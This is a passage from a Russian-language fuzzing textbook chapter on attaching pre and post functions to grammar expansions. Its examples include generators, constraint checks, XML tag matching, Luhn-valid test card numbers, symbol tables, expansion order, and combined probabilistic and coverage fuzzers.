iterate_grammar = extend_grammar(EXPR_GRAMMAR,
    {
        "<factor>": [
            "+<factor>", "-<factor>", "<expr>",

            # Создавать функцией одно целое
            # число за другим
            ("<integer>", opts(pre=iterate)),
        ],
    })

```

Для поддержки генераторов показанный выше `process_chosen_children()` проверяет тип функции и при необходимости вызывает `run_generator()`. Когда во время вызова `fuzz_tree()` или `fuzz()` функция встречается впервые, `run_generator()` создаёт объект-генератор, сохраняет его в атрибуте `generators` и получает значение. Последующие вызовы обращаются прямо к сохранённому генератору, поэтому его состояние не теряется.

```

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def fuzz_tree(self) -> DerivationTree:
        self.reset_generators()
        return super().fuzz_tree()

    def reset_generators(self) -> None:
        self.generators: Dict[str, Iterator] = {}

    def run_generator(self, expansion: Expansion,
        function: Callable) -> Iterator:
        key = repr((expansion, function))
        if key not in self.generators:
            self.generators[key] = function()

```

```
generator = self.generators[key]
return next(generator)
```

Проверим фаззер на грамматике с `iterate()`:

```
iterate_fuzzer = GeneratorGrammarFuzzer(iterate_grammar)
iterate_fuzzer.fuzz()

'1 * ++++3 / ---+4 - 2 * +--6 / 7 * 10 - (9 - 11) - 5 + (13) * 14 + 8 + 12'
```

В выражении действительно присутствуют все целые числа, начиная с 1.

Вместо собственной функции-генератора можно использовать встроенный итератор, например `range()`:

```
iterate_grammar = extend_grammar(EXPR_GRAMMAR,
    {
        "<factor>": [
            "+<factor>", "-<factor>", "<expr>",
            "<integer>", opts(pre=range(1, 1000))),
    },
    {})
```

Подойдут и генераторные выражения Python, заключённые в скобки:

```
iterate_grammar = extend_grammar(EXPR_GRAMMAR,
    {
        "<factor>": [
            "+<factor>", "-<factor>", "<expr>",
            "<integer>", opts(
                pre=(x for x in range(1, 1000)))),
    ],
    {})
```

Обе грамматики вызовут исключение, если фаззер попытается создать больше 1000 целых чисел, но это ограничение легко устранить. Наконец, `yield` технически является выражением, а не оператором, поэтому значение можно выдавать даже из лямбда-выражения — хотя разумное применение такой конструкции найти непросто.

Проверка и исправление элементов после раскрытия

Перейдём к функциям `post`. Простейшая реализация запускает их после создания всего дерева, а замены обрабатывает так же, как для `pre`. Если какая-либо функция возвращает `False`, создание начинается заново.

```
class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def fuzz_tree(self) -> DerivationTree:
        while True:
            tree = super().fuzz_tree()
            (symbol, children) = tree
            result, new_children = self.run_post_functions(tree)
            if not isinstance(result, bool) or result:
                return (symbol, new_children)
            self.restart_expansion()

    def restart_expansion(self) -> None:
        # Может быть переопределён в подклассах
        self.reset_generators()
```

Метод `run_post_functions()` рекурсивно обходит все узлы дерева вывода. Для каждого узла он определяет применённое раскрытие и запускает связанную с ним функцию.

```
class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    # Вернуть True, если все ограничения грамматики соблюдены в TREE
    def run_post_functions(self, tree: DerivationTree,
```

```

        depth: Union[int, float] = float("inf")) \
        -> Tuple[bool, Optional[List[DerivationTree]]]:
symbol: str = tree[0]
children: List[DerivationTree] = cast(List[DerivationTree], tree[1])

if children == []:
    return True, children # Терминальный символ

try:
    expansion = self.find_expansion(tree)
except KeyError:
    # Раскрытие больше не найдено — игнорировать
    return True, children

result = True
function = exp_post_expansion_function(expansion)
if function is not None:
    result = self.eval_function(tree, function)
    if isinstance(result, bool) and not result:
        if self.log:
            print(all_terminals(tree), "did not satisfy",
                  symbol, "constraint")
        return False, children

    children = self.apply_result(result, children)

if depth > 0:
    for c in children:
        result, _ = self.run_post_functions(c, depth - 1)
        if isinstance(result, bool) and not result:
            return False, children

return result, children

```

Вспомогательный метод `find_expansion()` получает поддереву и находит правило грамматики, которым были созданы его дочерние узлы:

```

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def find_expansion(self, tree):
        symbol, children = tree

        applied_expansion = \
            "".join([child_symbol for child_symbol, _ in children])

        for expansion in self.grammar[symbol]:
            if exp_string(expansion) == applied_expansion:
                return expansion

        raise KeyError(symbol + ": did not find expansion " +
                        repr(applied_expansion))

```

`eval_function()` непосредственно вызывает функцию `post`. Он составляет список аргументов из раскрытий всех нетерминальных дочерних узлов — по одному аргументу для каждого символа правила — и передаёт его функции.

```

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def eval_function(self, tree, function):
        symbol, children = tree

        assert callable(function)

        args = []
        for (symbol, exp) in children:
            if exp != [] and exp is not None:
                symbol_value = all_terminals((symbol, exp))
                args.append(symbol_value)

        result = function(*args)
        if self.log:
            print(repr(function) + repr(tuple(args)), "=", repr(result))

```



```
return result
```

В отличие от функций `pre`, функции `post` обычно обрабатывают уже созданные значения, поэтому генераторы Python для них не поддерживаются.

Пример: отрицательные выражения

Предположим, требуется создавать только арифметические выражения с отрицательным результатом — например, чтобы передавать их компилятору или внешней системе. Конструктивно обеспечить это через `pre` очень сложно. Зато можно задать ограничение, проверяющее результат с помощью `eval()`.

`eval()` принимает строку и вычисляет её по правилам Python. Синтаксис созданных выражений немного отличается, а при вычислении возможны арифметические исключения, поэтому ошибки нужно обрабатывать. Обёртка `eval_with_exception()` возвращает при исключении `False`, заставляя алгоритм создать другое значение.

```
from ExpectError import ExpectError

def eval_with_exception(s):
    # mute=True подавил бы все сообщения
    with ExpectError(print_traceback=False):
        return eval(s)
    return False

negative_expr_grammar = extend_grammar(EXPR_GRAMMAR,
                                       {
                                           "<start>": [("<expr>", opts(post=lambda s:
                                               eval_with_exception(s) < 0))]
                                       }
                                       )

assert is_valid_grammar(negative_expr_grammar)

negative_expr_fuzzer = GeneratorGrammarFuzzer(negative_expr_grammar)
expr = negative_expr_fuzzer.fuzz()
expr

ZeroDivisionError: division by zero (expected)
'(8.9 / 6 * 4 - 0.2 + -7 - 7 - 8 * 6) * 7 * 15.55 - -945.9'
```

Результат действительно отрицателен:

```
eval(expr)

-5178.726666666667
```

Пример: согласованные XML-теги

Функции `post` могут не только проверять раскрытия, но и исправлять их. Для этого функция возвращает строку или список строк; как и для `pre`, они заменяют всё раскрытие либо отдельные символы.

Рассмотрим документы XML, состоящие из текста внутри согласованных XML-тегов. Например, следующий фрагмент HTML — подмножества XML:

```
from bookutils import HTML
HTML("<strong>A bold text</strong>")

<strong>A bold text</strong>
```

Фрагмент содержит два тега, окружающих текст. Имя `strong` присутствует и в открывающем `<strong>`, и в закрывающем `</strong>` теге.

Для конечного набора тегов — например, HTML-тегов `<strong>`, `<head>`, `<body>` и `<form>` — можно определить контекстно-свободную грамматику с отдельным правилом для каждой пары. Но для бесконечного набора, как в общем случае XML, подходящей контекстно-свободной грамматики нет: требование совпадения закрывающего тега с открывающим зависит от контекста.

Любопытно, что при записи идентификатора закрывающего тега в обратном порядке, например `</gnorts>`, его уже можно было бы описать контекстно-свободной грамматикой. Это можно превратить в упражнение по программированию.

Проблему решают функции `post`, автоматически подгоняющие закрывающий тег под открывающий. Начнём с простой грамматики XML-деревьев:

```
XML_GRAMMAR: Grammar = {
    "<start>": ["<xml-tree>"],
    "<xml-tree>": ["<id><xml-content></id>"],
    "<xml-content>": ["Text", "<xml-tree>"],
    "<id>": ["<letter>", "<id><letter>"],
    "<letter>": crange('a', 'z')
}

assert is_valid_grammar(XML_GRAMMAR)
```

Обычный фаззинг ожидаемо даёт несогласованные теги:

```
xml_fuzzer = GrammarFuzzer(XML_GRAMMAR)
xml_fuzzer.fuzz()

't<t><qju>Text</m></q>'
```

Функция `post`, присваивающая второму идентификатору значение первого, решает проблему:

```
XML_GRAMMAR.update({
    "<xml-tree>": [(("<id><xml-content></id>"),
                    opts(post=lambda id1, content, id2: [None, None, id1])
                    )]
})

assert is_valid_grammar(XML_GRAMMAR)

xml_fuzzer = GeneratorGrammarFuzzer(XML_GRAMMAR)
xml_fuzzer.fuzz()

'<u>Text</u>'
```

Пример: контрольные суммы

Вернёмся к задаче из введения. Новый механизм исправления позволяет создавать корректные номера кредитных карт:

```
credit_card_fuzzer = GeneratorGrammarFuzzer(
    CHARGE_GRAMMAR, start_symbol="<credit-card-number>")
credit_card_number = credit_card_fuzzer.fuzz()
credit_card_number

'2967308746680770'

assert valid_luhn_checksum(credit_card_number)
```

Корректность сохраняется и при использовании всей грамматики:

```
charge_fuzzer = GeneratorGrammarFuzzer(CHARGE_GRAMMAR)
charge_fuzzer.fuzz()

'Charge $818819.97 to my credit card 2817984968014288'
```

Локальная проверка и исправление

До сих пор мы сначала создавали полное дерево выражения и лишь затем проверяли его. Это может быть дорого: если после порождения нескольких элементов один окажется недопустимым, много времени уйдёт на случайные попытки заново создать подходящий ввод.

Чтобы продемонстрировать проблему, создадим грамматику выражений, все цифры которых должны быть нулями или единицами. Вместо конструктивного порождения отфильтруем неподходящие выражения после создания с помощью ограничения `post`:

```
binary_expr_grammar = extend_grammar(EXPR_GRAMMAR,
                                     {
                                         "<integer>": [("<digit><integer>", opts(post=lambda digit,
_ : digit in ["0", "1"])),
                                                         ("<digit>", opts(post=lambda digit: digit in
["0", "1"]))]
                                     }
                                     )

assert is_valid_grammar(binary_expr_grammar)
```

Решение работает, но очень медленно: поиск подходящего выражения может занять несколько секунд.

```
binary_expr_fuzzer = GeneratorGrammarFuzzer(binary_expr_grammar)
binary_expr_fuzzer.fuzz()

'(-+0)'
```

Можно проверять ограничения не только для окончательного дерева, но и для частичных поддеревьев сразу после их завершения. Расширим `expand_tree_once()`, чтобы он вызывал функцию `post`, как только раскрыты все символы поддерева.

```
class RestartExpansionException(Exception):
    pass

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def expand_tree_once(self, tree: DerivationTree) -> DerivationTree:
        # Унаследованный метод также вызывает expand_tree_once()
        # для всех поддеревьев
        new_tree: DerivationTree = super().expand_tree_once(tree)

        (symbol, children) = new_tree
        if all([exp_post_expansion_function(expansion)
                is None for expansion in self.grammar[symbol]]):
            # Для этого символа ограничений нет
            return new_tree

        if self.any_possible_expansions(tree):
            # Раскрытие ещё продолжается
            return new_tree

        return self.run_post_functions_locally(new_tree)
```

Основная работа выполняется в `run_post_functions_locally()`. Метод запускает функцию `post` только для текущего узла, передав `run_post_functions()` нулевую глубину: завершённые поддеревья уже были проверены. Если функция возвращает `False`, метод возвращает нераскрытый символ, чтобы основной алгоритм попробовал другое раскрытие. По умолчанию делается до десяти попыток; число настраивается параметром конструктора `replacement_attempts`. После их исчерпания выбрасывается `RestartExpansionException`, и дерево строится заново.

```

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def run_post_functions_locally(self, new_tree: DerivationTree) -> DerivationTree:
        symbol, _ = new_tree

        result, children = self.run_post_functions(new_tree, depth=0)
        if not isinstance(result, bool) or result:
            # Ограничений нет или они соблюдены
            new_tree = (symbol, children)
            return new_tree

        # Заменить дерево нераскрытым символом и повторить
        if self.log:
            print(all_terminals(new_tree), "did not satisfy",
                  symbol, "constraint")

        if self.replacement_attempts_counter > 0:
            if self.log:
                print("Trying another expansion")
            self.replacement_attempts_counter -= 1
            return (symbol, None)

        if self.log:
            print("Starting from scratch")
        raise RestartExpansionException

```

Конструктор и fuzz_tree() получают поддержку новой логики:

```

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def __init__(self, grammar: Grammar, replacement_attempts: int = 10,
                 **kwargs) -> None:
        super().__init__(grammar, **kwargs)
        self.replacement_attempts = replacement_attempts

    def restart_expansion(self) -> None:
        super().restart_expansion()
        self.replacement_attempts_counter = self.replacement_attempts

    def fuzz_tree(self) -> DerivationTree:
        self.replacement_attempts_counter = self.replacement_attempts
        while True:
            try:
                # Это определённый выше fuzz_tree()
                tree = super().fuzz_tree()
                return tree
            except RestartExpansionException:
                self.restart_expansion()

```

Теперь двоичное выражение создаётся быстро:

```

binary_expr_fuzzer = GeneratorGrammarFuzzer(
    binary_expr_grammar, replacement_attempts=100)
binary_expr_fuzzer.fuzz()

'+0 / +-1 - 1 / +0 * -+0 * 0 * 1 / 1'

```

Определения и использования

Генераторы и ограничения позволяют решать более сложные задачи. Грамматика VAR_GRAMMAR из главы о синтаксическом анализе определяет переменные как арифметические выражения, которые сами могут содержать переменные. Обычный GrammarFuzzer создаёт множество идентификаторов, но каждый из них имеет уникальное имя.

```

import string

VAR_GRAMMAR: Grammar = {
    '<start>': ['<statements>'],

```

```

'<statements>': ['<statement>;<statements>', '<statement>'],
'<statement>': ['<assignment>'],
'<assignment>': ['<identifier>=<expr>'],
'<identifier>': ['<word>'],
'<word>': ['<alpha><word>', '<alpha>'],
'<alpha>': list(string.ascii_letters),
'<expr>': ['<term>+<expr>', '<term>-<expr>', '<term>'],
'<term>': ['<factor>*<term>', '<factor>/<term>', '<factor>'],
'<factor>':
['+<factor>', '-<factor>', '(<expr>)', '<identifier>', '<number>'],
'<number>': ['<integer>.<integer>', '<integer>'],
'<integer>': ['<digit><integer>', '<digit>'],
'<digit>': crange('0', '9')
}

assert is_valid_grammar(VAR_GRAMMAR)

```

Примеры обычного фаззинга показывают, что имена в правых частях никак не связаны с определениями:

```

g = GrammarFuzzer(VAR_GRAMMAR)
for i in range(10):
    print(g.fuzz())

Gc=F/1*Y+M-D-9;N=n/(m)/m*7
a=79.0;W=o-9;v=2;K=u;D=9
o=y-z+y+4;q=5+W;X=T
M=-98.032*5/o
H=IA-5-1;n=3-t;QQ=5-5
Y=-80;d=D-M+M;Z=4.3+1*r-5+b
ZDGSS=(1*Y-4)*54/0*pc0/4;RI=r*5.0
Q=6+z-6;J=6/t/9/i-3-5+k
x=-GT*+-x*6++-93*5
q=da*T/e--v;x=3+g;bk=u

```

Нужно, чтобы внутри выражений использовались только ранее определённые идентификаторы. Создадим функции вокруг *таблицы символов*, которая хранит уже определённые переменные:

```

SYMBOL_TABLE: Set[str] = set()

def define_id(id: str) -> None:
    SYMBOL_TABLE.add(id)

def use_id() -> Union[bool, str]:
    if len(SYMBOL_TABLE) == 0:
        return False

    id = random.choice(list(SYMBOL_TABLE))
    return id

def clear_symbol_table() -> None:
    global SYMBOL_TABLE
    SYMBOL_TABLE = set()

```

Прикрепим к VAR_GRAMMAR функции pre и post, определяющие идентификаторы и ищущие их в таблице. Расширенную грамматику назовём CONSTRAINED_VAR_GRAMMAR:

```

CONSTRAINED_VAR_GRAMMAR = extend_grammar(VAR_GRAMMAR)

```

После каждого определения идентификатора сохраним его имя:

```

CONSTRAINED_VAR_GRAMMAR = extend_grammar(CONSTRAINED_VAR_GRAMMAR, {
    "<assignment>": [("<identifier>=<expr>",
                     opts(post=lambda id, expr: define_id(id)))]
})

```

При использовании идентификатора выберем его из таблицы. Здесь применяется post, чтобы при пустой таблице вернуть False и запросить другое раскрытие:

```

CONSTRAINED_VAR_GRAMMAR = extend_grammar(CONSTRAINED_VAR_GRAMMAR, {
    "<factor>": ['+<factor>', '-<factor>', '(<expr>)',

```

```

        ("<identifier>", opts(post=lambda _: use_id())),
        '<number>']
    })

```

Наконец, будем очищать таблицу при каждом начале или перезапуске раскрытия:

```

CONSTRAINED_VAR_GRAMMAR = extend_grammar(CONSTRAINED_VAR_GRAMMAR, {
    "<start>": [("<statements>", opts(pre=clear_symbol_table))]
})

assert is_valid_grammar(CONSTRAINED_VAR_GRAMMAR)

```

Фаззинг по такой грамматике гарантирует, что каждый использованный идентификатор определён:

```

var_grammar_fuzzer = GeneratorGrammarFuzzer(CONSTRAINED_VAR_GRAMMAR)
for i in range(10):
    print(var_grammar_fuzzer.fuzz())

DB=+(8/4/7-9+3+3)/2178/+-9
lNIqc=+(1+9-8)/2.9*8/5*0
Sg=(+9/8/6)*++1/(1+7)*8*4
r=+---552
iz=5/7/7;K=1+6*iz*1
q=3-2;MPy=q;p=2*5
zj=+5*-+35.2-+1.5727978+(-(-0/6-7+3))*--44*1
Tl=((0*9+4-3)-6)/(-3-7*8*8/7)+9
aXZ=-5/-+3*9/3/1-8-+0*0/3+7+4
NA=-(8+a-1)*1.6;g=++7;a=++g*g*g

```

Порядок раскрытий

Предыдущий пример гарантирует, что используемая переменная где-то определена, но не учитывает порядок определений. Правая часть последовательности операторов, разделённой ;, может раскрыться первой и добавить имя в таблицу, после чего это имя окажется в расположенном слева выражении. Проблему можно показать, выполнив созданные присваивания функцией Python `exec()`; Python действительно поддерживает ; как разделитель операторов.

```

var_grammar_fuzzer = GeneratorGrammarFuzzer(CONSTRAINED_VAR_GRAMMAR)
with ExpectError():
    for i in range(100):
        s = var_grammar_fuzzer.fuzz()
        try:
            exec(s, {}, {})
        except SyntaxError:
            continue
        except ZeroDivisionError:
            continue
    print(s)

f=(9)*k0j*k0j-6/7;k0j=(9-8)*7*1
NameError: name 'k0j' is not defined (expected)

```

Чтобы устранить проблему, разрешим явно задавать *порядок раскрытий*. Для прежних фаззеров порядок не имел значения, поскольку в конце раскрывались все символы. Однако при наличии функций с побочными эффектами важно управлять как последовательностью раскрытий, так и последовательностью вызовов связанных функций.

Порядок задаётся специальным атрибутом `order` отдельного правила. Это список, содержащий по числу для каждого символа правила; первыми раскрываются символы с меньшими числами. Следующее правило требует сначала раскрыть левую часть последовательности, разделённой ;:

```

CONSTRAINED_VAR_GRAMMAR = extend_grammar(CONSTRAINED_VAR_GRAMMAR, {
    "<statements>": [("<statement>;<statements>", opts(order=[1, 2])),
        "<statement>"]
}

```

```
}}
```

Определение переменной, напротив, должно создаваться только после раскрытия выражения. Иначе выражение уже сможет ссылаться на определяемую переменную:

```
CONSTRAINED_VAR_GRAMMAR = extend_grammar(CONSTRAINED_VAR_GRAMMAR, {
    "<assignment>": [("<identifier>=<expr>", opts(post=lambda id, expr: define_id(id),
                                                order=[2, 1]))],
})
```

Вспомогательная функция `exp_order()` извлекает заданный порядок:

```
def exp_order(expansion):
    """Вернуть порядок раскрытия или None, если он не задан"""
    return exp_opt(expansion, 'order')
```

Для управления последовательностью символов переопределим `choose_tree_expansion()`, специально предназначенный для расширения в подклассах. Метод перебирает доступные дочерние узлы `expandable_children`, сопоставляет их с нетерминальными дочерними узлами правила и определяет их номера. Затем возвращается индекс узла с наименьшим номером порядка.

```
class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def choose_tree_expansion(self, tree: DerivationTree,
                              expandable_children: List[DerivationTree]) \
        -> int:
        """Вернуть индекс поддерева из expandable_children,
        выбранного для раскрытия; по умолчанию выбор случаен."""
        (symbol, tree_children) = tree
        assert isinstance(tree_children, list)

        if len(expandable_children) == 1:
            # Выбора нет
            return super().choose_tree_expansion(tree, expandable_children)

        expansion = self.find_expansion(tree)
        given_order = exp_order(expansion)
        if given_order is None:
            # Порядок не задан
            return super().choose_tree_expansion(tree, expandable_children)

        nonterminal_children = [c for c in tree_children if c[1] != []]
        assert len(nonterminal_children) == len(given_order), \
            "Order must have one element for each nonterminal"

        # Найти раскрываемый узел с наименьшим номером порядка
        min_given_order = None
        j = 0
        for k, expandable_child in enumerate(expandable_children):
            while j < len(nonterminal_children) and \
                expandable_child != nonterminal_children[j]:
                j += 1
            assert j < len(nonterminal_children), "Expandable child not found"
            if self.log:
                print("Expandable child #%d %s has order %d" %
                      (k, expandable_child[0], given_order[j]))

            if min_given_order is None or \
                given_order[j] < given_order[min_given_order]:
                min_given_order = k

        assert min_given_order is not None

        if self.log:
            print("Returning expandable child #%d %s" %
                  (min_given_order, expandable_children[min_given_order][0]))

        return min_given_order
```

Теперь фаззер соблюдает порядок, и все переменные определяются до использования:

```
var_grammar_fuzzer = GeneratorGrammarFuzzer(CONSTRAINED_VAR_GRAMMAR)
for i in range(100):
    s = var_grammar_fuzzer.fuzz()
    if i < 10:
        print(s)
    try:
        exec(s, {}, {})
    except SyntaxError:
        continue
    except ZeroDivisionError:
        continue

a=(1)*0*3/8+0/8-4/8-0
r=+0*+8/-4+((9)*2-1-8+6/9)
D=+(2*3+6*0)-(5)/9*0/2;Q=D
C=9*(2-1)*9*0-1.2/6-3*5
G=-25.1
H=+4*4/8.5*4-8*4+(5);D=6
PIF=4841/++(460.1---626)*51755;E=(8)/-PIF+6.8*(7-PIF)*9*PIF;k=8
X=((0)*2/0*6+7*3)/(0-7-9)
x=94.2+25;x=++x/(7)+-9/8/2/x+-1/x;I=x
cBM=51.15;f=81*-+--((2++cBM/cBM*+1*0/0-5+cBM))
```

Настоящие языки программирования имеют не одну глобальную область видимости, а множество, часто вложенных, локальных областей. Аккуратная организация глобальных и локальных таблиц символов позволяет учесть их в грамматике. Однако при фаззинге компиляторов и интерпретаторов обычно достаточно сосредоточиться на отдельных функциях: одной области видимости хватает, чтобы сделать допустимой большую часть входов.

Объединяем всё вместе

В завершение объединим генераторы с введёнными ранее возможностями грамматик — прежде всего с [фаззингом с учётом покрытия](#) и [вероятностным фаззингом по грамматике](#).

Общий подход состоит в *множественном наследовании*, уже использованном для ProbabilisticGrammarCoverageFuzzer в упражнениях главы о вероятностном фаззинге.

Генераторы и вероятностный фаззинг

Вероятностный фаззинг легко сочетается с генераторами: оба класса независимо расширяют GrammarFuzzer.

```
from ProbabilisticGrammarFuzzer import ProbabilisticGrammarFuzzer
from bookutils import inheritance_conflicts

inheritance_conflicts(ProbabilisticGrammarFuzzer, GeneratorGrammarFuzzer)

['supported_opts']
```

Нужно реализовать supported_opts() как объединение возможностей обоих суперклассов. Одновременно настроим конструктор так, чтобы он инициализировал оба класса:

```
class ProbabilisticGeneratorGrammarFuzzer(GeneratorGrammarFuzzer,
                                           ProbabilisticGrammarFuzzer):
    """Объединяет GeneratorGrammarFuzzer и ProbabilisticGrammarFuzzer"""

    def supported_opts(self) -> Set[str]:
        return (super(GeneratorGrammarFuzzer, self).supported_opts() |
                super(ProbabilisticGrammarFuzzer, self).supported_opts())
    def __init__(self, grammar: Grammar, *, replacement_attempts: int = 10,
```



```

        **kwargs):
        """Конструктор.
        replacement_attempts описан в конструкторе GeneratorGrammarFuzzer.
        Остальные именованные аргументы передаются ProbabilisticGrammarFuzzer.
        """
        super(GeneratorGrammarFuzzer, self).__init__(
            grammar,
            replacement_attempts=replacement_attempts)
        super(ProbabilisticGrammarFuzzer, self).__init__(grammar, **kwargs)

```

Проверим объединённый класс, используя вероятности для предпочтения длинных идентификаторов:

```

CONSTRAINED_VAR_GRAMMAR.update({
    '<word>': [('<alpha><word>', opts(prob=0.9)),
              '<alpha>'],
})

pgg_fuzzer = ProbabilisticGeneratorGrammarFuzzer(CONSTRAINED_VAR_GRAMMAR)
pgg_fuzzer.supported_opts()

{'order', 'post', 'pre', 'prob'}

pgg_fuzzer.fuzz()

'a=5+3/8/8+-1/6/9/8;E=6'

```

Генераторы и покрытие грамматики

Объединить генераторы с фаззингом по покрытию сложнее. Дело не столько в методах, переопределённых обоими классами: их можно разрешить так же, как выше.

```

from ProbabilisticGrammarFuzzer import ProbabilisticGrammarCoverageFuzzer
from GrammarCoverageFuzzer import GrammarCoverageFuzzer

inheritance_conflicts(ProbabilisticGrammarCoverageFuzzer,
                      GeneratorGrammarFuzzer)

['__init__', 'supported_opts']

import copy

class ProbabilisticGeneratorGrammarCoverageFuzzer(
    GeneratorGrammarFuzzer,
    ProbabilisticGrammarCoverageFuzzer):
    """Объединяет GeneratorGrammarFuzzer
    и ProbabilisticGrammarCoverageFuzzer"""

    def supported_opts(self) -> Set[str]:
        return (super(GeneratorGrammarFuzzer, self).supported_opts() |
                super(ProbabilisticGrammarCoverageFuzzer, self).supported_opts())

    def __init__(self, grammar: Grammar, *,
                 replacement_attempts: int = 10, **kwargs) -> None:
        """Конструктор.
        replacement_attempts описан в конструкторе GeneratorGrammarFuzzer.
        Остальные именованные аргументы передаются ProbabilisticGrammarFuzzer.
        """
        super(GeneratorGrammarFuzzer, self).__init__(
            grammar,
            replacement_attempts)
        super(ProbabilisticGrammarCoverageFuzzer, self).__init__(
            grammar,
            **kwargs)

```

Проблема в том, что во время раскрытия могут создаваться и засчитываться правила, которые позднее отбрасываются — например, после возврата False функцией post. Значит, покрытие, отсутствующее в окончательном результате, нужно удалить.

После создания итогового дерева восстановим покрытие заново. Для этого переопределим `fuzz_tree()`: сохраним прежнее покрытие до построения дерева, затем вернём его и обойдём результат, добавляя фактическое покрытие методом `add_tree_coverage()`.

```
class ProbabilisticGeneratorGrammarCoverageFuzzer(
    ProbabilisticGeneratorGrammarCoverageFuzzer):

    def fuzz_tree(self) -> DerivationTree:
        self.orig_covered_expansions = copy.deepcopy(self.covered_expansions)
        tree = super().fuzz_tree()
        self.covered_expansions = self.orig_covered_expansions
        self.add_tree_coverage(tree)
        return tree

    def add_tree_coverage(self, tree: DerivationTree) -> None:
        (symbol, children) = tree
        assert isinstance(children, list)
        if len(children) > 0:
            flat_children: List[DerivationTree] = [
                (child_symbol, None)
                for (child_symbol, _) in children
            ]
            self.add_coverage(symbol, flat_children)
            for c in children:
                self.add_tree_coverage(c)
```

Если раскрытие приходится начинать с нуля, также восстанавливаем прежнее покрытие:

```
class ProbabilisticGeneratorGrammarCoverageFuzzer(
    ProbabilisticGeneratorGrammarCoverageFuzzer):

    def restart_expansion(self) -> None:
        super().restart_expansion()
        self.covered_expansions = self.orig_covered_expansions
```

Проверим реализацию. После порождения строки метод `expansion_coverage()` должен показать именно её покрытие:

```
pggc_fuzzer = ProbabilisticGeneratorGrammarCoverageFuzzer(
    CONSTRAINED_VAR_GRAMMAR)
pggc_fuzzer.fuzz()

'H=+-2+7.4*(9)/0-6*8;T=5'

pggc_fuzzer.expansion_coverage()

{'<alpha> -> H',
 '<alpha> -> T',
 '<assignment> -> <identifier>=<expr>',
 '<digit> -> 0',
 '<digit> -> 2',
 '<digit> -> 4',
 '<digit> -> 5',
 '<digit> -> 6',
 '<digit> -> 7',
 '<digit> -> 8',
 '<digit> -> 9',
 '<expr> -> <term>',
 '<expr> -> <term>+<expr>',
 '<expr> -> <term>-<expr>',
 '<factor> -> (<expr>)',
 '<factor> -> +<factor>',
 '<factor> -> -<factor>',
 '<factor> -> <number>',
 '<identifier> -> <word>',
 '<integer> -> <digit>',
 '<number> -> <integer>',
 '<number> -> <integer>.<integer>',
 '<start> -> <statements>',
 '<statement> -> <assignment>'}
```

```
'<statements> -> <statement>',
'<statements> -> <statement>;<statements>',
'<term> -> <factor>',
'<term> -> <factor>*<term>',
'<term> -> <factor>/<term>',
'<word> -> <alpha>'}
```

При дальнейшем фаззинге постепенно будут покрыты все буквы идентификаторов:

```
[pggc_fuzzer.fuzz() for i in range(10)]

['llcyzc=3.0*02.3*1',
'RfMgRYmd=---2.9',
'p=+(7+3/4)*+-4-3.2*((2)-4)/2',
'z=1-2/4-3*9+3+5',
'v=(2/3)/1/2*8+(3)-7*2-1',
'L=9.5/9-(7)/8/1+2-2;c=L',
'U=+-91535-1-9-(9)/1;i=U',
'g=-8.3*7*5+1*5*9-5;k=1',
'J=+-8-(5/6-1)/7-6+7',
'p=053/-(8*0*3*2/1);t=p']
```

ProbabilisticGeneratorGrammarCoverageFuzzer сочетает эффективный фаззинг по грамматике с покрытием, вероятностями и функциями-генераторами. Ему недостаёт лишь короткого имени — например, PGGCFuzzer:

```
class PGGCFuzzer(ProbabilisticGeneratorGrammarCoverageFuzzer):
    """Фаззер по грамматике, поддерживающий все возможности fuzzingbook"""
    pass
```

Итоги

Эта глава вводит возможность прикреплять *функции* к отдельным правилам:

- Функция `pre` выполняется **до** раскрытия. Её результат — обычно строка — может заменить обычное раскрытие.
- Функция `post` выполняется **после** раскрытия. Если она возвращает строку, строка заменяет раскрытие; если она возвращает `False`, запускается новая попытка.

Обе функции могут вернуть `None`, чтобы совсем не вмешиваться в порождение по грамматике.

Чтобы прикрепить функцию `F` к раскрытию `S`, замените `S` парой:

```
(S, opts(pre=F)) # Выполнить функцию до раскрытия
```

или:

```
(S, opts(post=F)) # Выполнить функцию после раскрытия
```

Например, программно выбрать телефонный код зоны из списка можно так:

```
from Grammars import US_PHONE_GRAMMAR, extend_grammar, opts

def pick_area_code():
    return random.choice(['555', '554', '553'])

PICKED_US_PHONE_GRAMMAR = extend_grammar(US_PHONE_GRAMMAR,
{
    "<area>": [("<lead-digit><digit><digit>", opts(pre=pick_area_code))]
})
```

GeneratorGrammarFuzzer извлекает и интерпретирует эти параметры:

```
picked_us_phone_fuzzer = GeneratorGrammarFuzzer(PICKED_US_PHONE_GRAMMAR)
[picked_us_phone_fuzzer.fuzz() for i in range(5)]
```

```
['(554)732-6097',  
'(555)469-0662',  
'(553)671-5358',  
'(555)686-8011',  
'(554)453-4067']
```

Все коды зон получены из `pick_area_code()`. Такие определения тесно связывают программный код с грамматикой.

Класс `PGGCFuzzer` объединяет возможности `GrammarFuzzer` и его производных: фаззеров с учётом покрытия, вероятностей и функций-генераторов.

Следующий код оригинала строит диаграмму иерархии этих классов:

```
from ClassDiagram import display_class_hierarchy  
  
display_class_hierarchy([PGGCFuzzer],  
                        public_methods=[  
                            Fuzzer.run,  
                            Fuzzer.runs,  
                            GrammarFuzzer.__init__,  
                            GrammarFuzzer.fuzz,  
                            GrammarFuzzer.fuzz_tree,  
                            GeneratorGrammarFuzzer.__init__,  
                            GeneratorGrammarFuzzer.fuzz_tree,  
                            GrammarCoverageFuzzer.__init__,  
                            ProbabilisticGrammarFuzzer.__init__,  
                            ProbabilisticGrammarCoverageFuzzer.__init__,  
                            ProbabilisticGeneratorGrammarCoverageFuzzer.__init__,  
                            ProbabilisticGeneratorGrammarCoverageFuzzer.fuzz_tree,  
                            PGGCFuzzer.__init__,  
                        ],  
                        types={  
                            'DerivationTree': DerivationTree,  
                            'Expansion': Expansion,  
                            'Grammar': Grammar  
                        },  
                        project='fuzzingbook')
```

В блокноте диаграмма хранится как машинно созданный вывод `Graphviz`, а не как отдельный исходный файл изображения. Её структура описана приведённым кодом; встроенная SVG-разметка в Markdown не переносится.

Полученные знания

Функции, прикреплённые к раскрытиям грамматики, могут служить:

- *генераторами*, эффективно создающими раскрытие символа;
